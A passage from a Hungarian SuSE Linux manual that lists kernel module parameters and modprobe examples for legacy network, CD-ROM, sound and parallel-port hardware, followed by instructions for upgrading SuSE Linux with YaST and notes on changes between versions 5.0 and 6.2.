Modul neve: `ne.o`

Paraméter	Érték
io	<cím>
irq	<irq>
bad	bad, csak akkor, ha a kártya nem felismert

Példa: `modprobe ne io=0x300 irq=10`

- *NI6510 (AM7990 "lance" Chip) hálózati kártya*

Modul neve: `ni65.o`

Paraméter	Érték
io	<cím>
irq	<irq>
dma	<dma>

Példa: `modprobe ni65 io=0x300 irq=10`

- SMC Ultra hálózati kártya
Modul neve: `smc-ultra.o`

Paraméter	Érték
io	<cím>
irq	<irq>

Példa: `modprobe smc-ultra io=0x300 irq=10`

- SMC 9194 hálózati kártya
Modul neve: `smc9194.o`

Paraméter	Érték
io	<cím>
irq	<irq>
if_port	<eszköz>

Változó	Érték / Jelentés
<eszköz>	0 auto 1 TP 2 AUI, 10base2

Példa: `modprobe smc9194 io=0x300 irq=10 if_port=2`

- Western Digital WD80x3 hálózati kártya
Modul neve: `wd.o`

Paraméter	Érték
io	<cím>
irq	<irq>
mem	<mem>
mem_end	<mem_end>

Példa: `modprobe wd io=0x300 irq=10`

- IBM Tropic chipset Token Ring hálózati kártya
Modul neve: `ibmtr.o`

Paraméter	Érték
io	<cím>
irq	<irq>
mem_start	<mem_start>

Példa: `modprobe ibmtr io=0x300`

- *D-Link DE620 Pocket-Adapter hálózati kártya*

Modul neve: `de620.o`

Paraméter	Érték
io	<cím>
irq	<irq>
bnc	1 ha BNC a bemenet/kimenet
utp	1 ha UTP a bemenet/kimenet
clone	1 ha egy egyenértékű meghajtó

Példa: `modprobe de620 io=0x300 irq=10 bnc=1 utp=0`

Saját CD-ROM meghajtók

A következő paraméterek a speciális vezérlőre csatlakozó CD-ROM meghajtókra vonatkoznak. Bárki, akinek van egy ebből a "régiségből", biztosan ismeri azt részletesen...

**CD-ROM
meghajtók,
saját**

- *Aztech CDA268-01 CD-ROM meghajtó*

Modul neve: `aztc.d.o`

Paraméter	Érték
aztc.d	<cím>

Példa: `modprobe aztc.d aztc.d=0x300`

- *Goldstar R420-CD-ROM meghajtó*

Modul neve: `gscd.o`

Paraméter	Érték
gscd	<cím>

Példa: `modprobe gscd gscd=0x300`

- *Mitsumi CD-ROM meghajtó*

Modul neve: `mcd.o`

`mcd=<cím>,<irq>[,<várakozás>]`

Változó	Érték / Jelentés
<várakozás>	Indítási idő késleltetés

Változtathatjuk a <várakozás> paramétereit 0 és 10 között ha a CD-ROM meghajtó nem reagál elég gyorsan a rendszer kéréseire ("time-out") és emiatt nem találja a root image-t a telepítés során.

Példa: `modprobe mcd mcd=0x300,10,5`

- *Mitsumi CD-ROM meghajtó (Multisession)*

Modul neve: `mcdx.o`

`mcdx=<cím>,<irq>[,<cím>,<irq>]`

A meghajtó beállításainak számát <cím>,<irq> négyszer lehet megismételni.

- *Mozart hangkártya CD-ROM meghajtó csatlakozóval*

```
Modul neve: ispl6.o
ispl6_cdrom_base=<cím>
ispl6_cdrom_irq=<irq> ispl6_cdrom_dma=<dma>
ispl6_cdrom_type=<típus>
```

Változó	Érték / Jelentés
<típus>	Sanyo, Panasonic, Sony, Mitsumi

Ez a meghajtó nem egy valódi CDROM meghajtó; csak a CD-ROM meghajtó felületének beállításáért felelős, amikor csatlakoztatjuk azt egy *ISP16*, *MAD16* vagy *Mozart* hangkártyához. Miután ez a meghajtó betöltődött, ennek megfelelően csak a felület áll rendelkezésre; a megfelelő CDROM meghajtót szintén be kell tölteni. A <típus> értéke leírja hogy melyik csatlakozóba dugtuk be a CD-ROM kábelt a hangkártyán.

```
Példa: modprobe ispl6 ispl6_cdrom_base=0x300
        ispl6_cdrom_irq=10 ispl6_cdrom_dma=1
        ispl6_cdrom_type=sony
```

- *Optics Storage 8000 AT CD-ROM meghajtó*

```
Modul neve: optcd.o
```

Paraméter	Érték
optcd	<cím>

```
Példa: modprobe optcd optcd=0x300
```

- *Philips CM206 CD-ROM meghajtó*

```
Modul neve: cm206.o
cm206=<cím>,<irq>
```

```
Példa: modprobe cm206 cm206=0x300,10
```

- *Sanyo CD-ROM meghajtó*

```
Modul neve: sjcd.o
```

Paraméter	Érték
sjcd	<cím>

```
Példa: modprobe sjcd sjcd=0x300
```

- *Sony CDU 31/33 A*

```
Modul neve: cdu31a.o
```

Paraméter	Érték
cdu31a_port	<cím>
cdu31a_irq	<irq>

```
Példa: modprobe cdu31a cdu31a_port=0x300 cdu31a_irq=10
```

- *Sony CDU 535*

Modul neve: `sonycd535.o`

Paraméter	Érték
sonycd535	<cím>

Példa: `modprobe sonycd535 sonycd535=0x300`

- *Soundblaster Pro 16 MultiCD*

Modul neve: `sbpcd.o`

sbpcd=<cím>,<típus>

amiből a **<típus>** a következő érték lehet:

Változó	Érték / Jelentés
0	LaserMate
1	SoundBlaster
2	SoundScape
3	Teac16bit

Példa: `modprobe sbpcd sbpcd=0x300,0`

Hangkártyák és hang lapkakészletek

A 2.2.xx kernel óta a hangtámogatást moduláris formában oldották meg és **Hang** több paraméterrel vezérelhető.

- *AD1816 Chip*

Modul neve: `ad1816.o`

A következő kártyák, többek között, támogatottak: Terratec Base 1, Terratec Base 64, HP Kayak, Acer FX-3D, SY-1816, Highscreen Sound-Boostar 32 Wave 3D

Paraméter	Érték
io	<cím>
irq	<irq>
dma	<dma>
dma2	<dma2>
ad1816_clockfreq	<clockfreq>

Példa: `modprobe ad1816 io=0x530 irq=5 dma=1
dma2=3 ad1816_clockfreq=33000`

- *AD1848/CS4248 Chip (MSS)*

Modul neve: `ad1848.o`

Paraméter	Érték
io	<cím>
irq	<irq>
dma	<dma>
dma2	<dma2>
type	<kártyatípus>
deskpro_xl	<magic>

• *Általános OPLx meghajtó*

Modul neve: `adlib_card.o`

Paraméter	Érték
<code>io</code>	<code><cím></code>

Példa: `modprobe adlib_card io=0x330`

• *Crystal 423x chipsets*

Modul neve: `cs4232.o`

Paraméter	Érték
<code>io</code>	<code><cím></code>
<code>irq</code>	<code><irq></code>
<code>dma</code>	<code><dma></code>
<code>dma2</code>	<code><dma2></code>

Példa: `modprobe cs4232 io=0x530 irq=5 dma=1 dma2=3`

• *Ensoniq 1370 chipset*

Modul neve: `es1370.o`

lásd még a PCI64/128 típusokat.

Paraméter	Érték
<code>joystick</code>	1: joystick aktiválása
<code>lineout</code>	1: vonal-bemenet felcserélése a vonal-kimenettel
<code>micz</code>	mikrofon impedancia

Példa: `modprobe es1370 joystick=1 lineout=1`

• *Creative Ensoniq 1371 chipset*

Modul neve: `es1371.o`

lásd még a PCI64/128 típusokat.

Paraméter	Érték
<code>joystick</code>	<code><cím></code>

A `<cím>` lehetséges értékei 0x200, 0x208, 0x210 és 0x218.

Példa: `modprobe es1371 joystick=0x200`

• *Gravis Ultrasound*

Modul neve: `gus.o`

Paraméter	Érték
io	<cím>
irq	<irq>
dma	<dma>
dma16	<dma16>
type	
gus16	
no_wave_dma	
db16	

- *MAD16*

Modul neve: mad16.o

OPTi 82C928, OAK OTI-601D, OPTi 82C929, OPTi 82C930 és OPTi 82C924 támogatás.

Paraméter	Érték
io	<cím>
irq	<irq>
dma	<dma>
dma16	<dma2>

Példa: **modprobe mad16 io=0x530 irq=7 dma=0 dma16=1**

- *Turtle Beach Maui és Tropez*

Modul neve: maui.o

Paraméter	Érték
io	<cím>
irq	<irq>

Példa: **modprobe maui io=0x530 irq=5**

- *MPU401*

Modul neve: mpu401.o

Paraméter	Érték
io	<cím>

Példa: **modprobe mpu401 io=0x330**

- *Turtle Beach MultiSound*

Modul neve: msnd.o

Példa: **modprobe msnd**

- *Turtle Beach Classic/Monterey/Tahiti*

Modul neve: msnd_classic.o

Paraméter	Érték
io	<cím>
irq	<irq>
mem	
write_ndelay	
major	
fifosize	
calibrate_signal	

Példa: `modprobe io=0x290 irq=7 mem=0xd0000`

- *Turtle Beach Pinnacle/Fiji*
Modul neve: `msnd_pinnacle.o`
Azonos a Turtle Beach Classic/Monterey/Tahiti paramétereivel, ez a kártya szintén megérti:

Paraméter	Érték
digital	
cfg	
reset	
mpu_io	
mpu_irq	
ide_io0	
ide_io1	
ide_irq	
joystick_io	

Példa: `modprobe msnd_pinnacle cfg=0x250 io=0x290 irq=5 mem=0xd0000`

- *OPL3*
Modul neve: `opl3.o`

Paraméter	Érték
io	<cím>

Példa: `modprobe io=0x388`

- *OPL3-SAI*
Modul neve: `opl3sa.o`

Paraméter	Érték
io	<cím>
irq	<irq>
dma	<dma>
dma2	<dma2>
mpu_io	<cím>
mpu_irq	<irq>

Példa: `modprobe opl3sa io=0x530 irq=11 dma=0 dma2=1
mpu_io=0x330 mpu_irq=5`

- *YMF711, YMF715, YMF719, OPL3-SA2, OPL3-SA3, OPL3-SAx*

Modul neve: `opl3sa2.o`

Paraméter	Érték
<code>io</code>	<cím>
<code>irq</code>	<irq>
<code>dma</code>	<dma>
<code>dma2</code>	<dma2>
<code>mss_io</code>	<cím>
<code>mpu_io</code>	<cím>

Példa: `modprobe opl3sa2 io=0x370 irq=7 dma=0 dma2=3
mss_io=0x530 mpu_io=0x330`

- *Pro Audio Spectrum*

Modul neve: `pas2.o`

Paraméter	Érték
<code>io</code>	<cím>
<code>irq</code>	<irq>
<code>dma</code>	<dma>
<code>dma16</code>	<dma16>
<code>sb_io</code>	<cím>
<code>sb_irq</code>	<irq>
<code>sb_dma</code>	<dma>
<code>sb_dma16</code>	<dma16>
<code>joystick</code>	
<code>symphony</code>	
<code>broken_bus_clock</code>	

- *Personal Sound System (ECHO ESC614)*

Modul neve: `pss.o`

Paraméter	Érték
<code>pss_io</code>	<cím>
<code>mss_io</code>	<cím>
<code>mss_irq</code>	<irq>
<code>mss_dma</code>	<dma>
<code>mpu_io</code>	<cím>
<code>mpu_irq</code>	<irq>
<code>pss_mixer</code>	aktiválás 1 vagy 0

• Sound Blaster és klónjai

Modul neve: sb.o

Paraméter	Érték
io	<cím>
irq	<irq>
dma	<dma>
dma16	<dma16>
mpu_io	<cím>
mad16	aktiválás 1
trix	aktiválás 1
pas2	aktiválás 1
sm_games	aktiválás 1
acer	aktiválás 1, Acer Notebookokhoz
mwave_bug	aktiválás 1

Példa: modprobe sb io=0x220 irq=5 dma=1 dma16=5 mpu_io=0x330

• Aztech Sound Galaxy

Modul neve: sgalaxy.o

Paraméter	Érték
io	<cím>
irq	<irq>
dma	<dma>
dma2	<dma2>
sgbase	

• S3 Sonic Vibes

Modul neve: sonicvibes.o

Nincsenek paraméterek.

• Ensoniq SoundScape

Modul neve: sscape.o

Paraméter	Érték
io	<cím>
irq	<irq>
dma	<dma>
mss	
mpu_io	<cím>
mpu_irq	<irq>
spea	1

• MediaTrix AudioTrix Pro

Modul neve: trix.o

Paraméter	Érték
io	<cím>
irq	<irq>
dma	<dma>
dma2	<dma2>
sb_io	<cím>
sb_irq	<irq>
sb_dma	<dma>
mpu_io	<cím>
mpu_irq	<irq>

• *UART401*

Modul neve: `uart401.o`

Paraméter	Érték
io	<cím>
irq	<irq>

Példa: `modprobe io=0x330 irq=9`

• *UART6850*

Modul neve: `uart6850.o`

Paraméter	Érték
io	<cím>
irq	<irq>

• *Sound Blaster DSP chipsets*

Modul neve: `v_midi.o`

Nincsenek paraméterek.

• *Turtle Beach Maui, Tropez, Tropez Plus*

Modul neve: `wavefront.o`

Paraméter	Érték
io	<cím>
irq	<irq>

Példa: `modprobe wavefront io=0x200 irq=9`

Párhuzamos port

A párhuzamos port működése eléggé összetett. Beállítás után egy teljes alrendszer áll rendelkezésünkre; lásd a [10.4.3](#) fejezetben (324. oldal). **Párhuzamos port**

• *Párhuzamos port*

Modul neve: `parport.o`

Példa: `modprobe parport`

- *Párhuzamos port – különleges architektúrával*

Modul neve: `parport_pc.o`

Paraméter	Érték
<code>io</code>	<code><cím></code>
<code>irq</code>	<code><irq></code>

Azért állítottak be 3 portot a PC stílusban, hogy például egy kaphassa a 0x3bc címet IRQ nélkül, egy a 0x378 címet az IRQ 7-tel és egy a 0x278 címet automatikusan megállapított IRQ-val, ehhez ezt kell beírunk (mindet egy sorba!):

```
Példa: modprobe parport_pc io=0x3bc,0x378,0x278
        irq=none,7,auto
```

- *Printer meghajtó*

Modul neve: `lp.o`

Paraméter	Érték
<code>parport</code>	<code><port></code>

```
Példa: modprobe lp parport=0,2
```

- *Párhuzamos portos IDE meghajtók (Paride)*

Modul neve: `paride.o`

Ha láncoltan kívánjuk használni a Paride meghajtókat egy egyszerű párhuzamos porton, akkor először a `parport.o`-t kell betöltenünk!

```
Példa: modprobe paride
```

A párhuzamos port – ha lehetséges – képes működni "EPP módban"; állítsuk be ezt a módot a számítógép BIOS-ban.

- *Párhuzamos portos IDE alacsony szintű protokoll meghajtó*

Modul neve: `xxxx.o`

protokoll	eszköz
<code>aten</code>	ATEN EH-100 (HK)
<code>bpck</code>	Microsolutions backpack (US)
<code>comm</code>	DataStor (régi típusú) "ingázó" adapter (TW)
<code>dstr</code>	DataStor EP-2000 (TW)
<code>epat</code>	Shuttle EPAT (UK)
<code>epia</code>	Shuttle EPIA (UK)
<code>fit2</code>	FIT TD-2000 (US)
<code>fit3</code>	FIT TD-3000 (US)
<code>friq</code>	Freecom IQ cable (DE)
<code>frpw</code>	Freecom Power (DE)
<code>kbic</code>	KingByte KBIC-951A and KBIC-971A (TW)
<code>ktti</code>	KT Technology PHd adapter (SG)
<code>on20</code>	OnSpec 90c20 (US)
<code>on26</code>	OnSpec 90c26 (US)

Példa: **modprobe epat**

- *Párhuzamos portos IDE merevlemez*

Modul neve: **pd.o**

Paraméter	Érték
verbose	<érték>

Először a parport és az alacsony szintű meghajtót töltjük be

Példa: **modprobe pd verbose=1**

- *Párhuzamos portos ATAPI CD-ROM*

Modul neve: **pcd.o**

Először a parport és az alacsony szintű meghajtót töltjük be

Példa: **modprobe pcd**

- *Párhuzamos portos ATAPI floppylemez meghajtó*

Modul neve: **pf.o**

Először a parport és az alacsony szintű meghajtót töltjük be

Példa: **modprobe pf**

- *Párhuzamos portos ATAPI streamer meghajtó*

Modul neve: **pt.o**

Először a parport és az alacsony szintű meghajtót töltjük be

Példa: **modprobe pt**

- *Párhuzamos portos általános ATAPI eszköz*

Modul neve: **pg.o**

Először a parport és az alacsony szintű meghajtót töltjük be

Példa: **modprobe pg**

VII. rész

SuSE Linux: frissítés és specialitások

Rendszerfrissítés és csomagkezelés

Fordította: Váradi István

15.1 A SuSE Linux frissítése

A SuSE Linux felkínálja a lehetőséget, hogy meglévő rendszerünket frissítsük, anélkül, hogy újra kellene telepíteni mindent. Fontos különbséget tenni, hogy csak egy (vagy egy pár) csomagot frissítünk, vagy az egész rendszert a legújabb disztribúció szerint.

Szoftvereknél normális dolog a folyamatos "fejlődés". Javasoljuk, hogy nézzük meg előbb, mennyire van tele a partíciónk (a **df**-fel), *mielőtt* frissítenénk! Ha úgy gondoljuk, hogy túl kevés a rendelkezésre álló hely, vegyük fontolóra egy biztonsági másolat készítését, és az újraparticionálást. Nincs örökérvényű szabály arra, hogy mennyi hely szükséges az egyes esetekben. Ez függ a jelenlegi partícióktól, a kiválasztott szofverektől, és hogy melyik verzióról akarunk frissíteni a SuSE Linux 7.1 verzióra.



15.1.1 Előkészületek

Mielőtt megkezdjük a frissítést, győződjünk meg róla, hogy megőriztük régi konfigurációs fájljainkat egy külön médiumon, pl. egy szalagon, hordozható meghajtón, hajlékony lemezen vagy ZIP meghajtón, arra az esetre, ha valami nem sikerülne. Rendszerint ezek a `/etc` és a `/var/lib` (pl. a News vagy xdm). Nem árt, ha lementjük a jelenlegi felhasználók adatait is a `/home` könyvtárból.

Mielőtt megkezdjük a frissítést, ne felejtjük el felírni a root partíciónk eszköznéek nevét. Ha a `/dev/sda3` a root partíciónk, ezt az alábbi paranccsal láthatjuk:

```
meggyfa: # df /
```

Filesystem	1024-blocks	Used	Available	Capacity	Mounted on
/dev/sda3	4167999	3253471	698856	82%	/
/dev/sda1	7496	1311	5785	18%	/boot

A fenti lista mutatja, hogy a `/dev/sda3` eszköz be van csatolva a fájlrendszerbe, a `/` alá.

Azt is el kell döntenünk előre, hogy a frissítéshez a szöveges *YaST*-ot, vagy a grafikus *YaST2*-t akarjuk használni. Ha a SuSE Linux 6.0 előtti verzióról akarunk, ez eldöntött tény – mivel ez esetben a *YaST*-ot kell használnunk amint az a 15.1.3 fejezetben le van írva. A 6.0-nál későbbi verziók esetén, frissítésre már használhatjuk a *YaST2*-t is.

15.1.2 Frissítés a *YaST2*-vel

A 15.1.1 fejezetben említett előkészületek után, az első indítást a 2.1 fejezetben (17. oldal) leírtak szerint végezzük el.



Csak SuSE Linux 6.x frissítést tudunk a *YaST2*-vel végrehajtani. Régebbi verziókhoz (pl. SuSE Linux 5.3) a *YaST1* a megfelelő.

Ha elértünk a 2.1.7 fejezetben (21. oldal) leírtakhoz, válasszuk a 'Frissítés' opciót.

15.1.3 Frissítés a *YaST1*-gyel

Az alaprendszer frissítése

Mivel a rendszer központi elemei (könyvtárak (libraries)) is lecserélésre kerülnek, amikor frissítjük az alaprendszert, ezért ez a feladat nem végezhető el normál működés alatt, egy éppen futó Linux rendszerből.



Hasznos elolvasnunk a README fájlt, vagy a README.DOS-t a CD-ről; itt további változtatásokról szerezhetünk tudomást, ami a könyv nyomdába adása után készült.

El kell indítanunk a frissítő környezetet – rendszerint vagy a "boot disk"-kel, vagy a kernel boot promptnál **kézzel** adjuk meg, ahogyan az részletesen a 1.5 fejezetben (30. oldal) le van írva (Megjegyzés: a 6.3 verziótól a 2. CD-t kell használnunk!)

Lényegében a következő lépések szükségesek:

1. Amint a kernel elindult, a *linuxrc* is elindul automatikusan.
2. A *linuxrc* főmenüjében, a 'Beállítások' menü alatt, ki kell választanunk a nyelvet, monitort és billentyűzetet, majd megnyomni az 'OK' -ot amikor végeztünk.
3. Győződjünk meg róla, hogy betöltöttük-e az összes, nekünk szükséges meghajtót a 'Kernel modules' kiválasztásával. A pontos eljárás a *linuxrc*-ben van megadva, amint azt a 83 fejezetben (445. oldal) leírtuk.
4. Miután ez kész, kiválasztva a 'Telepítés / Rendszer indítás' -t, a 'Telepítés indítása' vezet el minket a forrás médium kiválasztásához (lásd a 83 fejezetben (447. oldal)).
5. A *linuxrc* ezután betölti a telepítési környezetet és a *YaST* automatikusan elindul.

A *YaST* főmenüjében a 'Meglévő rendszer frissítés' -t kell választanunk. A *YaST* megpróbálja megállapítani a root partíciót és megjeleníti

az eredményt. Itt kiválaszthatjuk a root partíciót, ahogyan fentebb már megemlítettük (pl. `/dev/sda3`).

A YaST ekkor kiolvassa a "jelenlegi" `/etc/fstab`-ot és becsatolja a partíciókat, amiket ebben a fájlban talált. Válasszuk a 'Folytatás'-t.

Az **[ESC]** lenyomásával a főmenübe való visszatérés után, válasszuk a 'Rendszer frissítést' (lásd a 3.2 fejezetben (84. oldal)). A YaST elemzi a régi rendszert, és az eredményt egy listán közli.

Ezután a rendszer minden központi konfigurációs fájlja frissítésre kerül. A YaST biztonsági mentéseket hoz létre azokról a fájlokról, amik az utolsó telepítés óta megváltoztak.

Miután az alaprendszer frissítésre került, a YaST speciális frissítési üzemmódjában találjuk magunkat, ahol eldönthetjük, hogy mely csomagokat frissítjük fel. A régi konfigurációs fájlok megőrzésre kerülnek, mint `pfad.rpmorig` vagy `.rpmsave` (lásd a 15.3.1 fejezetben (431. oldal)). Ez az eljárás feljegyzésre kerül a `/var/adm/inst-log/installation-*`-be, és később tanulmányozható.

A rendszer további részeinek frissítése

Amikor az alaprendszert frissítjük, a YaST speciális frissítési üzemmódjába kerülünk. Itt frissíthetjük a rendszer további részeit is, kedvünk szerint.

A YaST ekkor két listát készít. Az első lista mutatja azokat a csomagokat, amiket a YaST felismert, és amelyeknél eldöntötte, hogy egy frissítés hasznos lenne. A második lista pedig azokat a csomagokat ahol ez nem ilyen világos, mivel a régi csomagok még mindig működnek, de nem adnak információt a verziószámukról.

E két listát használva eldönthetjük, hogy mely csomagokat kell frissítenünk. Amikor megkezdjük a frissítést, minden kiválasztott csomag lecserélésre kerül az újabbal – egyúttal minden olyan fájl is elmentésre kerül, ami az utolsó telepítés óta megváltozott.

Miután ezt befejeztük, ugyanúgy kell folytatnunk, mint az első telepítést. Az egyik dolog, amit meg kell tennünk, hogy kiválasztunk egy új kernelt.

Ha a *loadlin*-t használjuk indításra, át kell másolnunk az új kernelt, és valószínűleg az *initrd* fájlt is a DOS partíció *loadlin* könyvtárába!



Ha nem akarjuk, hogy a rendszer újrainduljon a normál futásszinten (lásd a szabványos futásszintet a 17.2 fejezetben (458. oldal)), de szeretnénk, hogy a YaST befejezze a telepítést, meg kell adnunk az alábbi a *LILO* prompt-nál:

```
NO_AUTO_SETUP=true
```

Ez a paraméter különösen hasznos, ha a következő indításnál problémákkal találkozunk. Ez akkor fordulhat elő, ha a rendszer fontos elemeit akarjuk elérni, például a PCMCIA-SCSI-n keresztül. Az előkészített beállítással való folytatáshoz az alábbi lépéseket kell tennünk:

1. Adjuk meg az alábbi paramétereket a *LILO* prompt-nál:

```
NO_AUTO_SETUP=true
```

2. Váltunk át `'root'` felhasználónak és indítsuk el a YaST-ot:
`yast -nomen`
hogy az befejezze beállítási feladatait.
3. Indítsuk el a `/lib/YaST/bootsetup.conf` fájlt `'root'`-ként.

Gyakorlott Linux felhasználók talán nem akarnak indítani alapértelmezett futásszinten, inkább "az egyfelhasználós mód (single user mode)" -ban. Ez a **single** paraméter megadásával érhető el, a *LILO* prompt-nál.

15.1.4 Egyedi csomag frissítés

A SuSE Linux-szal frissíthetünk egyedi csomagokat is, amikor csak akarunk. A YaST csomaglistában (lásd a 3.4.3 fejezetben (97. oldal)) mozoghatunk tetszésünk szerint. Ha egy olyan csomagot választunk, ami szükséges a rendszer futásához, a YaST figyelmeztetni fog minket erre. Ilyen csomag csak frissítési módban cserélhető le. Pl. sok csomag tartalmaz *megosztott könyvtárakat* (*shared libraries*), ami használatban lehet, amikor futtatni akarjuk a frissítést. Nyilvánvalóan problémákat okozhat megosztott könyvtárak frissítése egy futó rendszeren.

15.2 Verzióról verzióra

Az alábbi fejezetekben részletes listát adunk arról, hogy mi változott egyik verziótól a másikig. Ebben az áttekintésben az olyan dolgokat, mint a konfigurációs fájlok szintakszis változása, és a jól ismert programok normálistól eltérő viselkedését soroljuk fel. De csak azokat az anomáliákat tüntetjük fel, amik az adminisztrátornak vagy a felhasználónak problémákat okozhatnak.

Ez a lista valószínűleg nem teljes. Olvassuk el a Támogatási Adatbázist — ami megtalálható az `'sdb'` csomagban, a `'doc'` készletben (lásd. 1.4.1 fejezetben (8. oldal)).

Ismert problémák és más, az egyes verziók normálistól eltérő jellegzetességei kihirdetésre kerülnek az alábbi webkiszolgálón

<http://sdb.suse.de/sdb/en/html>, miután azok ismertté válnak.

15.2.1 5.0-ról 5.1-re

Problémák és speciális cikkek az alábbi címen:

http://sdb.suse.de/sdb/en/html/maddin_bugs51.html

- *LILLO* 1.: A `any_b.b` és `any_d.b` betöltők már elavultak (lásd a 11 fejezetben (127. oldal)).
- *LILLO* 2.: Ha a SCSI host adapter betöltésénél problémánk van (Adaptec 2940 és különböző típusok), nem kell *ezekután* beállítanunk a `linear` opciót a `/etc/lilo.conf`-ban (lásd a 4.4.2 fejezetben (128. oldal)).
- Az "opcionális" szoftverek (pl. a *KDE* vagy az **Applixware**) a `/opt` alá kerülnek telepítésre (lásd a 2.9 fejezetben (70. oldal)).
- Helytakarékoságból, a csomagleírások már nem részei a SuSE könyvnek, de megtalálhatók az első CD-n a `/docu` könyvtárban. A német fájlok neve: `pkg_German.dvi` és `pkg_German.ps`, az angol fájloké: `pkg_English.dvi` és `pkg_English.ps`.

- A "Hardver fejezet" nem létezik többé. Helyette most van a "CDB" (Component DataBase: cdb , doc, vagy online <http://www.suse.de/cdb/deutsch/> vagy <http://www.suse.de/cdb/english/>).
- A *sendmail* m4 fájlok a `/usr/share/sendmail` alatt vannak.
- A forrást becsomagolták, ún. "Source RPMS" néven – lásd az SDB-ben: http://sdb.suse.de/sdb/en/html/ke_source-rpm.html).

15.2.2 5.1-ről 5.2-re

Problémák és speciális cikkek az alábbi címen:

http://sdb.suse.de/sdb/en/html/maddin_bugs52.html

- *YaST* : az Összes (all packages) készlet kiválasztható a 'Csomagok kiválasztása' -ból az **(F4)** (= 'Újrarendezés') (lásd a 3.4.3 fejezetben (97. oldal)).
- Az XSuSE kiszolgálók mostmár hivatalos részei az XFree86 forrásnak. Használjuk a szabvány kiszolgálót az x-ből.
Kivétel: XSuSE_Elsa_GLoria (xglint), a Glint vagy Permedia alapú grafikus eszközökhöz.
- Biztonsági okokból az X szerverek nincsenek többé beállítva suid root-ra (chmod 's' bit nélkül). El kell indítanunk a X Window System-et, az *Xwrapper* (**startx**-en keresztül), vagy egy kijelző menedzseren át (xdm vagy kdm).
- A *wuftp*d lett az alapértelmezett FTP kiszolgáló a `/etc/inetd.conf`-ban – lásd SDB:
http://sdb.suse.de/sdb/en/html/grimmer_ftpd.html
- A **ps** opcióit már nem előzi meg egy '-' jel. Eszerint igazítsuk ki a shell szkriptünket – lásd SDB:
http://sdb.suse.de/sdb/en/html/maddin_ps52.html
- A *SuSEconfig* (lásd a 17.6 fejezetben (463. oldal)) most már értelmezni tud néhány olyan opciót, ami meggyorsítja a munkánkat.

15.2.3 5.2-ről 5.3-ra

Problémák és speciális cikkek az alábbi címen:

<http://sdb.suse.de/sdb/en/html/bugs53.html>

- A SuSE Linux kezdeti telepítése, vagy a frissítés most már sokkal egyenletesebb ("lineáris"). Ha a "régi" módszert akarjuk követni, válasszuk a YaST-ban a 'Szakértő mód' -ot (lásd a 2.8 fejezetben (35. oldal)).
- Az indító lemez mellett van egy opcionális *modules* lemez, ami további modulokat tartalmaz. Ezt csak "különleges" hardverek esetén kell alkalmazni (lásd a 16.4 fejezetben (443. oldal)).
- Az X szervert mostantól az 'xsrv' készletben találjuk, nem pedig az 'x' -ben.
- A SuSE X szervereket fejlesztett ki a "teljesen új grafikus eszközökhöz" (XFCom_3DLabs (x3dlabs ; korábbi XSuSE_Elsa_GLoria, xglint), XFCom_SiS (xisis ; korábbi XSuSE_SiS) és XFCom_Cyrix (xcyrix)).

- Azokat a felhasználókat, akik terminál programokhoz akarnak hozzáférni, mint a *minicom* vagy a *seyon* az `'uucp'` csoporthoz kell hozzáadni. – lásd az alábbi címen:
http://sdb.suse.de/sdb/en/html/ke_terminal-prog.html
- Az *Emacs* mint a 20.x verzió jön. A `/etc/skel`-ben alkalmazott indító fájlokat kell használni – lásd SDB:
http://sdb.suse.de/sdb/en/html/ke_emacs-update.html
- Az SGML parser eszközök a `jade_dsl`-ból már a saját csomagjukban vannak, a `sp` csomagban.
- A *PostgreSQL* (`postgres`) számtalan al-csomagot tartalmaz: adatbázis engine, adatbázis inicializálás és interfész.
- A kézikönyvlapokat elköltöztették az `'allman'` csomagból különböző alcsomagokba – lásd SDB:
http://sdb.suse.de/sdb/en/html/ke_lpdmanxx.html

15.2.4 5.3-ról 6.0-ra

Problémák és speciális cikkek az alábbi címen:

<http://sdb.suse.de/sdb/en/html/bugs60.html>

- A kernelforrás nyújtotta lehetőség szerint, a boot kernel most a `/boot`-ba kerül telepítésre. Ha frissítettünk, győződjünk meg róla, hogy az útvonal a `/etc/lilo.conf`-ban megfelelően van megadva, amikor a *YaST* figyelmeztet minket erre a változásra. Ha továbbra is a régi kernelt akarjuk használni a `/vmlinuz`-ban, meg kell szakítanunk az eljárást, és a *LILO*-t eszerint kell beállítanunk.
- A rendszerkönyvtárak megváltoztak *glibc*-re (úgy is ismert, mint `libc6`). A programcsomagok frissítése SuSE Linux-ról, nem szabadna, hogy gondot okozzon. Újra kell fordítanunk programjainkat a frissítés után, és beláncolni (link) azokat a *glibc*-hez. Ha ez nem lehetséges (pl. nincs meg a forrás), a megoldás a `shlibs5` (`libc5`) telepítése. Ezután a "régebbi" programoknak futniuk kell.
- A SuSE Linux a legújabb *teTeX* verzióval jön. Amint a *teTeX* verzió telepítésre került az FHS (Filesystem Hierarchy Standard) szerint, annak további hely kell (megközelítőleg 15 MB) a `/var` könyvtárban. A *teTeX*et felosztották több alcsomagra, így ha valami hiányzik egy frissítés után, le kell ellenőriznünk a `'tex'` készletet, hogy meggyőződjünk, minden valóban megfelelően került-e telepítésre.
- A `colortbl` és `hyperref` \LaTeX kiterjesztések, most már részei a *teTeX*-nek.
- A *DocBook* stíluslapok (style sheets) most már a `'docbkds1'` csomagban (`'sgm'` készlet) vannak.

15.2.5 6.0-ról 6.1-re

Problémák és speciális cikkek az alábbi címen:

<http://sdb.suse.de/sdb/en/html/bugs61.html>

- Az a CD, ami a "Live-Filesystem"-et tartalmazta, már nem része a disztribúciónak. A CD-t külön vásárolhatjuk meg. Technikai részletek a 3.6.4 fejezetben (110. oldal) találhatók meg.
- További meghajtók, amik esetleg szükségessé válhatnak egy telepítésnél vagy frissítésnél (egyedi CD-ROM meghajtó, párhuzamos port meghajtó, PCMCIA) a `modules` disk image-ben vannak (lásd a 2.2.2 fejezetben (31. oldal)).
- Az alapértelmezett interfész, párhuzamos porton történő nyomtatásra a `/env/lp0` a 2.2.x kernel részére, lásd a 12.1 fejezetben (351. oldal).

15.2.6 6.1-ről 6.2-re

Problémák és speciális cikkek az alábbi címen:

<http://sdb.suse.de/sdb/en/html/bugs62.html>.

- Az *rpm* (lásd a 15.3 fejezetben (430. oldal)) most már 3.0 verzióban érhető el. Az RPM adatbázisformátuma megváltozott; az adatbázist át kell alakítani azonnal, amint az *rpm* telepítve lett. Egy normális alaprendszeri frissítésnél, amikor a YaST-ot használjuk, ez az átalakítás automatikusan végbemegy.
